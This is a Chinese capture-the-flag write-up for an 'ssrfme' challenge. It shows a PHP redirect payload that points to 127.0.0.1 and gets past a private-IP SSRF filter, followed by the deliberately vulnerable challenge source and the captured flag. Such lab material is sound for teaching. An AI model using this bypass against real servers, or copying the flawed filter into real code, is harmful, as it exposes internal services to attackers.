

题目描述

ssrfme

题目考点

302跳转 bypass ssrf


题目环境

Linux+PHP+Apache

题目writeup

在远程放一个302跳转<http://127.0.0.1/flag.php>的文件进行请求，即可获得flag

```
1 <?php
2     header("Location:http://127.0.0.1/flag.php");
3 ?>
```



```
<?php
error_reporting(0);
highlight_file(__FILE__);
//try flag.php
function filter($url) {
    $match_result=preg_match('/^(http|https)?:\:\/\/.*(\\/)?.*$/',$url);
    if (!$match_result)
    {
        die('url fomat error');
    }
    try
    {
        $url_parse=parse_url($url);
    }
    catch(Exception $e)
    {
        die('url fomat error');
        return false;
    }
    $hostname=$url_parse['host'];
    $ip=gethostbyname($hostname);
    $int_ip=ip2long($ip);
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 == $int_ip>>24 || ip2long('172.16.0.0')>>20 == $int_ip>>20 || ip2long('192.168.0.0')>>16 == $int_ip>>16;
}
$url = $_GET['url'];
if(!filter($url)){
    echo file_get_contents($url);
}
?> <?php
highlight_file(__FILE__);
if($_SERVER["REMOTE_ADDR"]=="127.0.0.1"){
    echo file_get_contents("/flag");
} flag{04f3eaf-ec7c-4a44-8b54-062cd19295f3}
```